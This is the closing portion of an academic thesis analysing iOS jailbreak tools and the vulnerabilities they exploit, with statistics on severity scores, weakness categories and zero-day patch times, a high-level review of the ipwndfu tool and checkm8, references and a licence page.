We would like to start by addressing our findings that revealed the variety of jailbreak implementations and vulnerabilities they exploit. As outlined in Section 4, there were 18 distinct jailbreak implementations for iOS versions 9.0 and beyond, exploiting a total of 28 distinct vulnerabilities.

The reasons underlying the variation in jailbreaks are speculative. What motivates developers to develop their own jailbreak, even when there are other jailbreaks out there available which already offer the ability to jailbreak an iDevice can vary. It might be for gaining recognition and acquiring fame, having the belief that he or she can come up with something that other jailbreaks lack, personal satisfaction from developing such a tool or merely doing so as a hobby.

Of course we should also address the variation in different vulnerabilities these jailbreaks exploit. An intriguing aspect, highlighted in Table 1, is that the relationship between jailbreak implementations and the vulnerabilities they exploit is not one-to-one. In fact, multiple jailbreak implementations often capitalize on the same vulnerability. This might indicate further that what essentially separates these different jailbreaks in terms of what they bring to table that others don't, is not related to the vulnerability that they capitalize. After all, it seems unlikely that the average end user possesses a specific preference about which vulnerability a jailbreak tool exploits. User preferences might be based on ease of usage of the tool, stability of the jailbroken device, certain localizations (like Pangu offering Chinese interface) and other factors. Therefore these aspects might be factors that different jailbreaks are competing against each other. However, the motivating factors of the choices of users regarding what jailbreak they use falls outside of the scope of this thesis and might require further research.

5.2 Vulnerability Metrics

The act of jailbreaking an iOS device fundamentally involves the capability to execute code with elevated permissions within the operating system, facilitating user actions which iOS would typically prohibit. Our expectation was that the underlying vulnerabilities making this possible would, in theory, be of high severity given the potential implications.

Our findings, for the most part, verify this hypothesis. The majority of the identified vulnerabilities were indeed of significant severity, as evidenced by their CVSS scores.

Notably, over half of these vulnerabilities shared the highest CVSS value in the list with a score of 9.3, highlighting the gravity of potential risks associated with their exploitation.

However, our dataset did present an anomalous value. A single vulnerability with a markedly lower CVSS score of 2.1. While it might be tempting to delve deeper into this singular data point, caution is advised against reading too much into it. It's important to underscore that CVSS scores are derived from a multitude of factors, some of which might not inherently be indicative of the actual impact potential of a vulnerability. Factors like ease of exploitation, attack surface and authentication requirements which do not give any clear ideas as to the potential impact of the vulnerability are among the factor taken into account when determining these scores.

Therefore, our study suggests that while vulnerabilities with high CVSS scores might be more prone to exploitation for jailbreaking purposes, one cannot definitively dismiss the potential of a low CVSS-scored vulnerability in contributing to an iOS jailbreak.

5.3 Vulnerability Trends

An examination of the vulnerabilities, categorized based on their discovery year, indicates a diminishing frequency over time. Notably, as of mid-2023 and throughout the entirety of 2022, no identified vulnerabilities have been subsequently harnessed for jailbreaking purposes. It's vital to note the criteria for inclusion in our dataset: a vulnerability must have been exploited in a jailbreak implementation. Consequently, potential vulnerabilities that have been unearthed but remain unutilized for jailbreaks aren't represented in our study. Thus, the observed declining trend in vulnerabilities utilized for jailbreaks doesn't necessarily imply a reduction in the total number of jailbreak-enabling vulnerabilities within iOS.

Another intriguing trend emerging from our analysis relates to the average CVSS scores of these jailbreak-utilized vulnerabilities. We observed a downward trajectory in these scores over time. This trend might suggest that Apple's measures to fortify iOS's security are bearing fruit. Consequently, the jailbreaking community might increasingly find itself resorting to less severe vulnerabilities to accomplish a jailbreak, highlighting the evolving landscape of iOS security.

We believe this suggests a commendable effort on Apple's part, implying potential advancements in fortifying the security of the iOS operating system. As a result, the frequency and severity of the jailbreak-enabling vulnerabilities being exploited decreases.

5.4 Vulnerability Categories

Our analysis of the Common Weakness Enumeration (CWE) categories of the vulnerabilities emphasizes the prevalence of certain vulnerability categories within jailbreak exploits.



Figure 4. Number of vulnerabilities discovered per year



Figure 5. Average CVSS score per year

CWE-119 (Improper Restriction of Operations within the Bounds of a Memory Buffer) emerges as the most prominent category in our dataset. The majority of vulnerabilities exploited for jailbreak purposes originate from this category. Such prominence isn't unexpected. The inherent risk associated with improperly restricted memory access underscores its criticality in cybersecurity. Furthermore, CWE-119 is a parent category to CWE-787 (Out-of-bounds Write). Combined, these two categories account for half of the vulnerabilities exploited in jailbreaks throughout our research—a statistic of substantial significance. As such, this observation can be instrumental for jailbreak developers, potentially guiding their efforts in seeking exploitable vulnerabilities.

Furthermore, CWE-20, denoting inadequacies in a software's validation and inspection of inputs from external components, emerges as the second-most dominant category. This weakness manifests when software omits strict validation checks on external inputs, enabling attackers to craft malicious inputs that subvert system functionalities or grant unauthorized access. Consequently, vulnerabilities like CWE-119, characterized by lax memory buffer restrictions, can directly stem from CWE-20's improper input validations. This can expose systems to threats like buffer overflows or buffer over-reads, granting attackers the potential to execute unsanctioned commands, which is essential for achieving jailbreak.

The intrinsic relationship between these two predominant categories is crucial. Not only do they individually present considerable risks, but their interrelation magnifies their collective threat landscape. Apple, in accordance with our findings, should prioritize addressing vulnerabilities within these CWE categories. These weaknesses, as evidenced by our research, appear as the most exploitable gateways for achieving jailbreaks. Moreover, jailbreak developers aiming to identify potential vulnerabilities could channel their resources and efforts toward these two categories, maximizing their success probabilities.

5.5 Presence of Zero-Day Vulnerabilities

Prior to the beginning of our research on this particular research question, we operated under a preliminary supposition. Our hypothesis was anchored in the belief that, given the complexities and challenges associated with procuring a zero-day vulnerability within an operating system as sophisticated as iOS, the vulnerabilities targeted by the jailbreaking tools we gathered for our research would not employ vulnerabilities which were zero-day vulnerabilities at the time of the release of the exploiting tool.

Nevertheless, the empirical data from our research contrasted starkly with our initial assumptions. The data shows an almost equal frequency between vulnerabilities which were n-day and zero-day upon the public release of the associated exploitation tool. This revelation is not only intriguing but could also offer insights into the overarching security practices of Apple with regards to iOS.

In a related vein, our research presents another important statistic: the average period for the deployment of a patch addressing a zero-day vulnerability stood at approximately

68 days. Given the immense financial backing and the robust manpower resources at the disposal of a conglomerate like Apple, this duration may seem protracted. It's imperative to underscore that this 68-day timeframe pertains exclusively to the vulnerabilities presented within our dataset, all of which are proven capable of giving way to jailbreak of the operating system when exploited. Therefore, a response time of 68 days, in the context of vulnerabilities with such significant implications, may be construed as a sub-optimal response from the vendor's perspective.

One clear takeaway from our research is the impressive skill set within the jailbreak community. Finding these vulnerabilities means that someone has to really know the system inside and out, spend a lot of time on it, and often invest in resources to dig deep. From our data, we see that almost half of the jailbreaks were based on these vulnerabilities. This suggests that the community isn't just waiting around for someone else to find a vulnerability but they're out there actively doing the hard work themselves.

What adds another layer of impressiveness is the way they go beyond just finding the vulnerabilities. They also take the time and effort to develop actual working exploits around these vulnerabilities. And they don't stop there but rather create tools to make it easier for others to use these exploits. So it's not just about discovery for them; it's about making something useful out of that discovery and sharing it with others. It really shows the depth of commitment and expertise in the jailbreak community.

From Apple's perspective, the presence of zero-day vulnerabilities being exploited showcases the ever-evolving challenge of maintaining security in complex systems such as iOS. The continuous discovery of zero-days is an indicator of the dynamic nature of security, where defense (Apple's security measures) and offense (jailbreak community's efforts) are in a continuous battle.

The rationale behind utilizing a zero-day vulnerability to devise a jailbreak presents an intriguing case. Numerous bug bounty programs exist, providing substantial financial rewards to individuals who discover and responsibly disclose such zero-day vulnerabilities to vendors. Beyond these legitimate channels, there are black market options, where these vulnerabilities are traded to entities intent on things like crafting advanced spyware. Given that monetizing a jailbreaking tool is an uncommon occurrence, and considering the stark disparity in potential financial returns between the two avenues, the motivations of those discovering these zero-day vulnerabilities remain enigmatic and open to speculation.

5.6 ipwndfu and checkm8

The research process to acquire the necessary information regarding a jailbreak implementation, as well as the vulnerability it exploits, posed several difficulties. While we were not devoid of options, we found that locating a jailbreaking tool that is entirely open-source and working on a rather new generation of devices was not a trivial task. Among the few we examined, ipwndfu emerged as our tool of choice. What distinguished ipwndfu was its capacity to address a diverse array of vulnerabilities, suggesting a potentially scalable codebase coupled with a commendable concept of compartmentalization. Therefore reviewing it would be more beneficial since we would be not only learning about the vulnerability and the exploiting process itself but ideally we can also get an overall idea as to what a good architecture and code structure would look like for a jailbreaking tool which supports multiple different vulnerabilities and offers additional features.

Adding layers to our complexity was our endeavor to comprehend the checkm8 vulnerability. We quickly realized that most existing resources and discussions on this topic presupposed a rather advanced familiarity either with the world of cybersecurity or with the internals of iBoot code. This unforeseen prerequisite imposed a steep learning curve upon us. We found ourselves investing extensive time in supplemental research, attempting to bridge our knowledge gaps. Nevertheless, given the complex nature of the vulnerability, as well as its convoluted exploitation process, we remained resolute in our belief that this intellectual and time investment was absolutely essential.

The backstory of the checkm8 vulnerability offered another dimension to our research. The mere fact that it was discovered by axiomX, who meticulously combed through the iBoot source code leaks, is a testament to the deep expertise and diligence demonstrated by jailbreak developers. While axiomX's role was primarily centered on the discovery of the vulnerability and the subsequent development of an exploit, the obvious complexity of these tasks should not be underplayed. They unequivocally showcase the depth of expertise, the accumulated knowledge and the unwavering dedication that such endeavors demand. This is a stark reminder that the very existence of jailbreaks, especially within the robust environment of iOS, is often the product of intense labor, vast background knowledge and profound passion.

Yet another challenge we grappled with was during the code analysis. The ipwndfu codebase, while impressively structured, was dotted with numerous low-level USB commands. These commands, unfortunately, lacked any explanatory context or annotations. As a result, we found ourselves frequently retracing our steps, trying to build an intimate understanding of the vulnerability's algorithmic blueprint to connect with and interpret the specific functionalities embedded within the code.

From a structural perspective, ipwndfu showcased an admirable approach, steeped in modularity. Specific pieces of code, each tailored to different vulnerabilities the tool could address, were neatly compartmentalized, encapsulated within their own distinct modules. This approach was both pleasant and functional. Each module not only hosted relevant helper methods and constants but was also designed to host a single exploit method that would set the entire exploitation process in motion. In our assessment, such a modular approach is indispensable for tools designed to address a spectrum of vulnerabilities. It not only streamlines the process of understanding the code but also enhances the scalability of the tool, a quality we believe is of utmost importance in any open-source project. This design philosophy also indicates that for future contributors that the addition of new vulnerabilities, should they emerge, would be a relatively seamless endeavor. They would, theoretically, only need to encapsulate the specific intricacies of the new vulnerability within a distinct module and provide one exploit method that can be invoked from the main function of the tool.

Overall, our position is that structure of the codebase of ipwndfu is a good example of proper usage of modularization.

6 Conclusion

As we started on this research journey, our primary objectives centered around understanding the concept of jailbreaking, capturing the processes underlying the jailbreaking of iPhones and comprehending the pivotal role vulnerabilities within the operating system play in enabling such jailbreaks. Reflecting upon our efforts, we believe that we have met these objectives successfully and have provided cogent answers to our initial queries.

During our research we managed to pinpoint specific vulnerabilities exploited in jailbreaking tools which are targeting iOS versions subsequent to 9.0. Armed with this data, we proceeded to establish metrics and categorizations, aiming to determine whether certain attributes rendered vulnerabilities as particularly potent candidates for enabling jailbreaks. Our findings suggest that vulnerabilities aligning with specific CWE categories call for heightened attention. Such vulnerabilities should be of paramount concern to Apple, while simultaneously serving as a primary choice for jailbreak developers scouting for potential jailbreak-enabling vulnerabilities.

An intriguing aspect of our research revolved around our hypothesis on the prevalence of zero-day vulnerabilities in jailbreaks. Our findings diverged starkly from our preliminary expectations. We discerned no significant disparity in the proportions of exploited vulnerabilities, with regards to their categorization as zero-day or n-day vulnerabilities.

Diving into the technicalities of the jailbreaking tool, ipwndfu, necessitated intense and meticulous technical research. We believe we have adeptly displayed the operational intricacies of the tool as well as exhibited the architectural design choices embraced by the developer. In the context of the specific vulnerability, checkm8, we have thoroughly detailed the origins of the vulnerability and covered its exploitation mechanics to achieve jailbreaking.

In summation, we assert that this thesis has met its defined objectives but also might act as a primer in the field of iOS Jailbreak with a particular interest in the vulnerabilities, where overall academic interest has been relatively low. Yet, it's crucial to recognize the limitations of our work. The BootROM exploits dissected in this thesis represent just one of many other different ways to achieve jailbreak. Future research endeavors might benefit from delving into jailbreaks targeting newer versions of iOS, thereby furthering our collective understanding of this domain.

7 Acknowledgements

I want to express my most sincere gratitude for;

My supervisor, Kristiina Rahkema, for her helpful and supportive mentorship throughout the entire process, without which completion of this work would not be possible.

My parents, Jale and Remzi, who did everything in their power for me to receive a good education.

Güzide and Sedat, who have always been there for me, my entire life.

Ceren and Gökhan, who always supported and guided me.

References

[262] 262588213843476. Apple Bootrom Bug. https://gist.github.com/littlelailo/42c6a11d31877f98531f6d30444f59c4. [Accessed 04-08-2023].

[3uS] Snapchat is Now Banning All Accounts Running on Jailbroken iOS 12 Devices. http://www.3u.com/news/articles/8932/snapchat-is-now-banning-all-accounts-running-on-jailbroken-ios-12-devices. [Accessed 05-08-2023].

[AMN$^+$13] Mohd Shahdi Ahmad, Nur Emyra Musa, Rathidevi Nadarajah, Rosilah Hassan, and Nor Effendy Othman. Comparison between android and ios operating system in terms of security. In *2013 8th International Conference on Information Technology in Asia (CITA)*, pages 1–4, 2013.

[appa] App Review - App Store - Apple Developer. https://developer.apple.com/app-store/review/. [Accessed 05-08-2023].

[appb] Code Signing - Support - Apple Developer. https://developer.apple.com/support/code-signing/. [Accessed 05-08-2023].

[appc] Security of runtime process in iOS and iPadOS. https://support.apple.com/en-gb/guide/security/sec15bfe098e/web. [Accessed 05-08-2023].

[appd] TLS security. https://support.apple.com/en-gb/guide/security/sec100a75d12/web. [Accessed 05-08-2023].

[appe] USB ID Database. https://the-sz.com/products/usbid/index.php?v=0x05AC. [Accessed 07-08-2023].

[App15a] Apple. About the security content of ios 9.1. https://support.apple.com/en-us/HT205370, 2015. Accessed on July 26, 2023.

[App15b] Apple. About the security content of ios 9.2. https://support.apple.com/en-us/HT205635, 2015. Accessed on July 26, 2023.

[App16a] Apple. About the security content of ios 10.1. https://support.apple.com/en-us/HT207271, 2016. Accessed on July 26, 2023.

[App16b] Apple. About the security content of ios 10.2. https://support.apple.com/en-us/HT207422, 2016. Accessed on July 26, 2023.

[App16c] Apple. About the security content of ios 9.3.4. https://support.apple.com/en-us/HT207026, 2016. Accessed on July 26, 2023.

[App16d] Apple. About the security content of ios 9.3.5. https://support.apple.com/en-il/HT207107, 2016. Accessed on July 26, 2023.

[App17a] Apple. About the security content of ios 10.2.1. https://support.apple.com/en-us/HT207482, 2017. Accessed on July 26, 2023.

[App17b] Apple. About the security content of ios 11.2. https://support.apple.com/en-us/HT208334, 2017. Accessed on July 26, 2023.

[App18] Apple. About the security content of ios 11.4. https://support.apple.com/en-us/HT208848, 2018. Accessed on July 26, 2023.

[App19a] Apple. About the security content of ios 12.1.3. https://support.apple.com/en-us/HT209443, 2019. Accessed on July 26, 2023.

[App19b] Apple. About the security content of ios 13.2 and ipados 13.2. https://support.apple.com/en-us/HT210721, 2019. Accessed on July 26, 2023.

[App19c] Apple. About the security content of ios 14.0 and ipados 14.0. https://support.apple.com/en-us/HT210549, 2019. Accessed on July 26, 2023.

[App20a] Apple. About the security content of ios 13.3.1 and ipados 13.3.1. https://support.apple.com/en-us/HT210918, 2020. Accessed on July 26, 2023.

[App20b] Apple. About the security content of ios 13.5.1 and ipados 13.5.1. https://support.apple.com/en-my/HT211214, 2020. Accessed on July 26, 2023.

[App20c] Apple. About the security content of ios 14.0 and ipados 14.0. https://support.apple.com/en-us/HT211850, 2020. Accessed on July 26, 2023.

[App20d] Apple. About the security content of ios 14.2 and ipados 14.2. https://support.apple.com/en-us/HT211929, 2020. Accessed on July 26, 2023.

[App21a] Apple. About the security content of ios 14.4 and ipados 14.4. https://support.apple.com/en-us/HT212146, 2021. Accessed on July 26, 2023.

[App21b] Apple. About the security content of ios 15.0.2 and ipados 15.0.2. https://support.apple.com/en-us/HT212846, 2021. Accessed on July 26, 2023.

[axi19] axiomX. Epic jailbreak: Introducing checkm8 (read "checkmate"), a permanent unpatchable bootrom exploit for hundreds of millions of ios devices., Sep 2019. https://twitter.com/axi0mX/status/1177542201670168576.

[cd] cydia download. Cydia Download iOS 16.6, 15.7.8 and 12.5.7 Versions [Cydia Free], howpublished = https://www.cydiafree.com/, year = , note = [Accessed 05-08-2023],.

[CVE23] CVE. Faqs. https://www.cve.org/ResourcesSupport/FAQs#pc_introcve_nvd_relationship, 2023. Accessed on July 2, 2023.

[cvs] Common Vulnerability Scoring System (CVSS). https://www.first.org/cvss/. Accessed: July 5, 2023.

[DAC14] Christian DOrazio, Aswami Ariffin, and Kim-Kwang Raymond Choo. ios anti-forensics: How can we securely conceal, delete and insert data? In *2014 47th Hawaii International Conference on System Sciences*, pages 4838–4847. IEEE, 2014.

[dpk] dpknx. A Inquisitive Q&A on checkm8 bootrom exploit. https://medium.com/@deepaknx/a-inquisitive-q-a-on-checkm8-bootrom-exploit-82da0d6f6c. [Accessed 05-08-2023].

[Ess11] Stefan Esser. Exploiting the ios kernel. *Black Hat USA*, 2011.

[FCE21] FCE365. For those curious why unc0ver for ios 14.6+ doesn't support a14 devices (iphone 12, etc.), Dec 2021. https://twitter.com/FCE365/status/1476436490947289091.

[gad] 60 iOS Features Apple Stole from Jailbreakers. https://ios.gadgethacks.com/how-to/60-ios-features-apple-stole-from-jailbreakers-0188093/. [Accessed 05-08-2023].

[gar] Gartner says worldwide sales of smartphones returned to growth in first quarter of 2018. https://www.gartner.com/en/newsroom/press-releases/2018-05-29-gartner-says-worldwide-sales-of-smartphones-returned-to-growth-in-first-quarter-of-2018.

[gita] GitHub - kpwn/yalu102: incomplete iOS 10.2 jailbreak for 64 bit devices by qwertyoruiopz and marcograssi. https://github.com/kpwn/yalu102. [Accessed 08-08-2023].

[gitb] Releases · pwn20wndstuff/Undecimus. https://github.com/pwn20wndstuff/Undecimus/releases?page=5. [Accessed 08-08-2023].

[Hal14] Zac Hall. Apple releases ios 8 gm ahead of sep 17 public release. https://9to5mac.com/2014/09/09/apple-releases-ios-8-gm-ahead-of-sep-17-public-release/, 2014. Accessed: May 2, 2023.

[hbr] Apple Discovers a New Market in China: Rich Boyfriends. https://hbr.org/2012/05/apple-discovers-a-new-market-i. [Accessed 05-08-2023].

[ipw] ipwndfu. https://github.com/axi0mX/ipwndfu.

[Kar11] Marziah Karch. Alternative app markets. In *Android Tablets Made Simple*, pages 163–172. Springer, 2011.

[LCBT17] Xiaodan Li, Xiaolin Chang, John A. Board, and Kishor S. Trivedi. A novel approach for software vulnerability classification. In *2017 Annual Reliability and Maintainability Symposium (RAMS)*, pages 1–7, 2017.

[LLCW16] Feng Liu, Ke-Sheng Liu, Chao Chang, and Yan Wang. Research on the technology of ios jailbreak. In *2016 Sixth International Conference on Instrumentation & Measurement, Computer, Communication and Control (IMCCC)*, pages 644–647. IEEE, 2016.

[MIT23] MITRE. Cwe - about - cwe overview. https://cwe.mitre.org/about/index.html, 2023. Accessed on July 2, 2023.

[pan] PanGu iOS 9.2 - 9.3.3 jailbreak tool Change log. https://www.pangu.io/en/log.html. [Accessed 08-08-2023].

[Pop13] Marius Popa. Analysis of zero-day vulnerabilities in java. *Journal of Mobile, Embedded and Distributed Systems*, 5(3):108–117, 2013.

[Ros19] Joe Rossignol. Checkm8 exploit opens door to unpatchable jailbreak on iphone 4s through iphone x. https://www.macrumors.com/2019/09/27/checkm8-bootrom-exploit-iphones-ipads/#:~:text=This%20is%20significant%20news%20in,touch%2C%20and%20the%20original%20iPad., 2019. Accessed on June 26, 2023.

[(sa13] Jay Freeman (saurik). @pod2g the "23 million[on] any version" statistic lost a qualification between me, you, and twitter: That is "seen in the last month only"., Mar 2013. https://twitter.com/saurik/status/307809921771139072.

[SCH19] MATTHIAS SCHULZE. Quo vadis cyber arms control?–a sketch of an international vulnerability equities process and a 0-day emissions trading regime. *Science Peace Security '19*, page 24, 2019.

[sna] Can i still use snapchat with a jailbroken ios device. https://help.snapchat.com/hc/en-us/articles/7012304532244-Can-

I-still-use-Snapchat-with-a-jailbroken-iOS-device-. [Accessed 05-08-2023].

[thea] Electra. https://www.theiphonewiki.com/wiki/Electra. [Accessed 08-08-2023].

[theb] h3lix, howpublished = https://www.theiphonewiki.com/wiki/h3lix, year = , note = [Accessed 08-08-2023],.

[thec] Home Depot. https://www.theiphonewiki.com/wiki/Home_Depot. [Accessed 08-08-2023].

[thed] JailbreakMe 4.0. https://www.theiphonewiki.com/wiki/JailbreakMe_4.0. [Accessed 08-08-2023].

[thee] Odyssey. https://www.theiphonewiki.com/wiki/Odyssey. [Accessed 08-08-2023].

[thef] Pangu9. https://www.theiphonewiki.com/wiki/Pangu9. [Accessed 08-08-2023].

[theg] Pheonix - The iPhone Wiki. https://www.theiphonewiki.com/wiki/Ph%C5%93nix. [Accessed 08-08-2023].

[theh] TotallyNotSpyware. https://www.theiphonewiki.com/wiki/TotallyNotSpyware. [Accessed 08-08-2023].

[thei] unc0ver. https://www.theiphonewiki.com/wiki/Unc0ver. [Accessed 08-08-2023].

[Tod] Luca Todesco. The one weird trick securerom hates. https://assets.checkra.in/pdf/oneweirdtrick.pdf. Accessed: 5-6-2023.

[usb] USB in a NutShell - Chapter 4 - Endpoint Types. https://www.beyondlogic.org/usbnutshell/usb4.shtml. [Accessed 04-08-2023].

[vul] Cve-2019-8900. https://vulmon.com/vulnerabilitydetails?qid=CVE-2019-8900/. Accessed: Jun 21, 2023.

[zhi] iphone checkm8. https://zhuanlan.zhihu.com/p/87456653. [Accessed 05-08-2023].

Appendix

I. Licence

Non-exclusive licence to reproduce thesis and make thesis public

I, **Sarp Aktuğ**,

1. herewith grant the University of Tartu a free permit (non-exclusive licence) to

   reproduce, for the purpose of preservation, including for adding to the DSpace digital archives until the expiry of the term of copyright,

   Analysis of iOS Jailbreak and Jailbreak-Enabling Vulnerabilities,

   supervised by Kristiina Rahkema.

2. I grant the University of Tartu a permit to make the work specified in p. 1 available to the public via the web environment of the University of Tartu, including via the DSpace digital archives, under the Creative Commons licence CC BY NC ND 3.0, which allows, by giving appropriate credit to the author, to reproduce, distribute the work and communicate it to the public, and prohibits the creation of derivative works and any commercial use of the work until the expiry of the term of copyright.

3. I am aware of the fact that the author retains the rights specified in p. 1 and 2.

4. I certify that granting the non-exclusive licence does not infringe other persons' intellectual property rights or rights arising from the personal data protection legislation.

Sarp Aktuğ
17/10/2022